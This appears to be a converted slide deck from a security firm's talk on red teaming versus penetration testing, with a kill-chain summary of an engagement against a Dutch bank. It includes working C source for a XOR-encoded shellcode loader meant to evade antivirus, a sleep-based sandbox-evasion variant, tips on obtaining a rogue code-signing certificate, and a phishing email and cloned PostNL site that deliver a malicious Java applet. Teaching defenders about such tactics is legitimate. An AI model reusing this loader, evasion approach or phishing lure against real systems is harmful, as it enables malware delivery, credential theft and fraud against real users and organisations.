



cutting through complexity

**RED + BLUE =  
PURPLE**

**TAKING SECURITY TESTING TO THE NEXT LEVEL**

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HAVE YOU EVER ENCOUNTERED AN ADVERSARY  
**THAT RAN NESSUS**  
FROM A MEETING ROOM?

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# PENETRATION TESTING vs RED TEAMING



## Penetration Testing

Gain oversight of vulnerabilities

Predefined subset

Focus on preventive controls

Focus on efficiency

Mapping, scanning, exploiting

Very limited

Part of development lifecycle



Goal

Scope

Tested controls

Test method

Test techniques

Post-exploitation

Positioning



## Red Teaming

Test resilience against real attacks

Realistic access paths

Focus on detection and response

Focus on realistic simulation

Attacker TTPs

Extensive focus on crown jewels

Periodical exercise

# RED TEAMING – THE APPROACH




## The **Red** Team

- Uses the same Tactics, Techniques and Procedures (TTPs) as real adversaries
- Red team members must be on top of threat intelligence
- Team members must have operational versatility

## The **Blue** Team

- Is not only the security team (but also users, IT, management)
- Does not know if an incident is real or triggered by a red team
- Measure improvement: mean time to detect (MTTD) and mean time to recovery (MTTR)

# THE APPROACH – CYBER KILL CHAIN METHODOLOGY



Developed by Lockheed Martin, Intelligence-Driven Computer Network Defense

# THE ASSUME COMPROMISE MODEL



## Focus on last steps in Kill Chain

- Realistic assumption that breaches will happen (“when, not if”)
- Compressed time adversary simulation
- Less time spent on trivial stuff, more time for crown jewels
- Being used by many internal red teams (e.g. Microsoft)

## How to approach this in your test?

- Have trusted agent click on all files and links sent to him
- Or give access to a limited number of systems




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**THE RED TEAM'S BAG OF  
DIRTY TRICKS**

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# COBALT STRIKE

ADVANCED THREAT TACTICS FOR PENETRATION TESTERS







## RED TEAMING SUMMARY – DUTCH BANK

Chain step	Tactic	Technique
Recon	OSINT Device fingerprinting	Social meda, Public sources Javascript browser fingerprinting
Weaponize	Malware dropper	Java signed applet, Malicious Word Macro
Deliver	Spear phishing	Clone parcel delivery website, Personal “resumé” site
Install	RAT malware Keylogging	CS HTTP beacon Keylogging to Keypass
Control	Password bruteforce Create persistence Dump hashes	Reverse password buteforce on AD Install persistence via Windows services and schtasks Mimikatz and hashdump on DCs and filesevers
Execute	Credentials abuse	Initiate payment in SWIFT gateway

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# HOW TO DEFEAT ANTIVIRUS?

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xorloader.c

```
43     }
44
45     // edit this to XOR key value
46     char key[14]="IkHouVanAapjes";
47
48     for (x=0; x<size; x++) {
49         result[x] = input[x] ^ key[x % sizeof(key)];
50     }
51
52     return result;
53 }
54
55 int main(int argc, char *argv[]) {
56     if (DEBUG) MessageBox(NULL, "Starting payload", "Payload", MB_OK + MB_SERVICE_NOTIFICATION);
57
58     unsigned char *shellcode = xorString(data_bin, data_bin_size);
59
60     DWORD oldProtect;
61
62     HANDLE locHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, data_bin_size, 2*data_bin_size);
63     if (!locHeap) return GetLastError();
64
65     void *shellcodeAddr = HeapAlloc(locHeap, 0, data_bin_size);
66     if (!shellcodeAddr) return GetLastError();
67
68     memcpy(shellcodeAddr, shellcode, data_bin_size);
69     VirtualProtect(shellcodeAddr, data_bin_size, PAGE_EXECUTE_READWRITE, &oldProtect);
70
71     return ((int (*)(void)) shellcodeAddr)();
72 }
```



**HOW TO DEFEAT THE  
BLINKY BOX  
APPLIANCE™?\***

**\* FILL IN YOUR FAVORITE NETWORK SECURITY APPLIANCE VENDOR HERE**



xorloader\_sleep.c


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50     }
51
52     return result;
53 }
54
55 int main(int argc, char *argv[]) {
56     sleep(600);
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**HOW TO OBTAIN A ROGUE  
CODE SIGNING  
CERTIFICATE?**

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  - via e-mail: [ccp@certum.pl](mailto:ccp@certum.pl)
  - per post:
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FILE

MESSAGE

ADOBE PDF



wo 26-11-2014 18:57

PostNL PakGemak &lt;info@pakgemak.nl&gt;

Er staat een pakket voor U klaar

To  Hegt, StanU kunt deze e-mail ook als [webversie](#) bekijken.

## PakGemak Track & Trace



Beste Stan Hegt,

Er staat een pakket voor u bij ons klaar. Door gebruik te maken van onderstaande Track & Trace code kunt u de details bekijken.

Voor vragen kunt u terecht bij de [PostNL klantenservice](#).

### Uw gegevens:

Naam:	Stan Hegt
Emailadres:	<a href="mailto:hegt.stan@kpmg.nl">hegt.stan@kpmg.nl</a>
Track & Trace code:	3SMZLCPHXOIL80

[Bekijk de details van uw pakket](#)

Met vriendelijke groet,

PostNL Track & Trace team





PAKKETTEN

[Inloggen](#) [Aanmelden](#)

Sta Java toe om uw pakket te kunnen zoeken

# We hebben MijnPakket

- Neem zelf de beslissing**  
Bepaal zelf wat bezorgd wordt
- Behoud het overzicht**  
Volg je pakketten en bezorging
- Bezorging op locatie**  
Wijzig zelf de bezorglocatie als je niet thuis bent

**Meld je nu aan** >  
En volg de actuele status van je pakket

## De websites van PostNL maken gebruik van cookies en Java

De cookies en Java die PostNL gebruikt, laten onze websites beter aansluiten op uw

### Do you want to run this application?



**Publisher:** Verbij consulting  
**Location:** http://www.pakgemak.nl

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the location and publisher above.

Do not show this again for apps from the publisher and location above

More Information

Run Cancel





[\[redacted\]](#) u

[@postnl](#) is pakgemak.nl een website van u? ik lijk phisingsmail te krijgen



Sluiten

02:01 - 1 dec. 2014 · Details



PostNL [@PostNL](#) · 6 u

[\[redacted\]](#) Hi Sven, dat is inderdaad van ons. Waarom denk je dat het phishing is? Heb je evt een screenshot voor ons? Mag je evt in een >



Gesprek verbergen

02:11 - 1 dec. 2014 · Details



[\[redacted\]](#) u

[@PostNL](#) Dus niet van jullie want de website is offline! Nu moet ik Mac opnieuw installeren..... (en dank je wel Sven voor het melden)



PostNL [@PostNL](#) · 5 u

[\[redacted\]](#) Hey Sven, zou ik misschien nog een screenshot van je mogen? In je vorige zijn de details van de mail helaas niet goed te lezen.



[\[redacted\]](#) u

[@PostNL](#) Case is afgehandeld? waar wil je een screenshot van?



PostNL [@PostNL](#) · 4 u

[\[redacted\]](#) Ik zou graag een hoge resolutie van de email willen hebben. Dan kan ik deze doorsturen naar het hoofdkantoor. ^Frank




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[@PostNL](#) lukt niet via Twitter, heb je mail? website is al offline btw




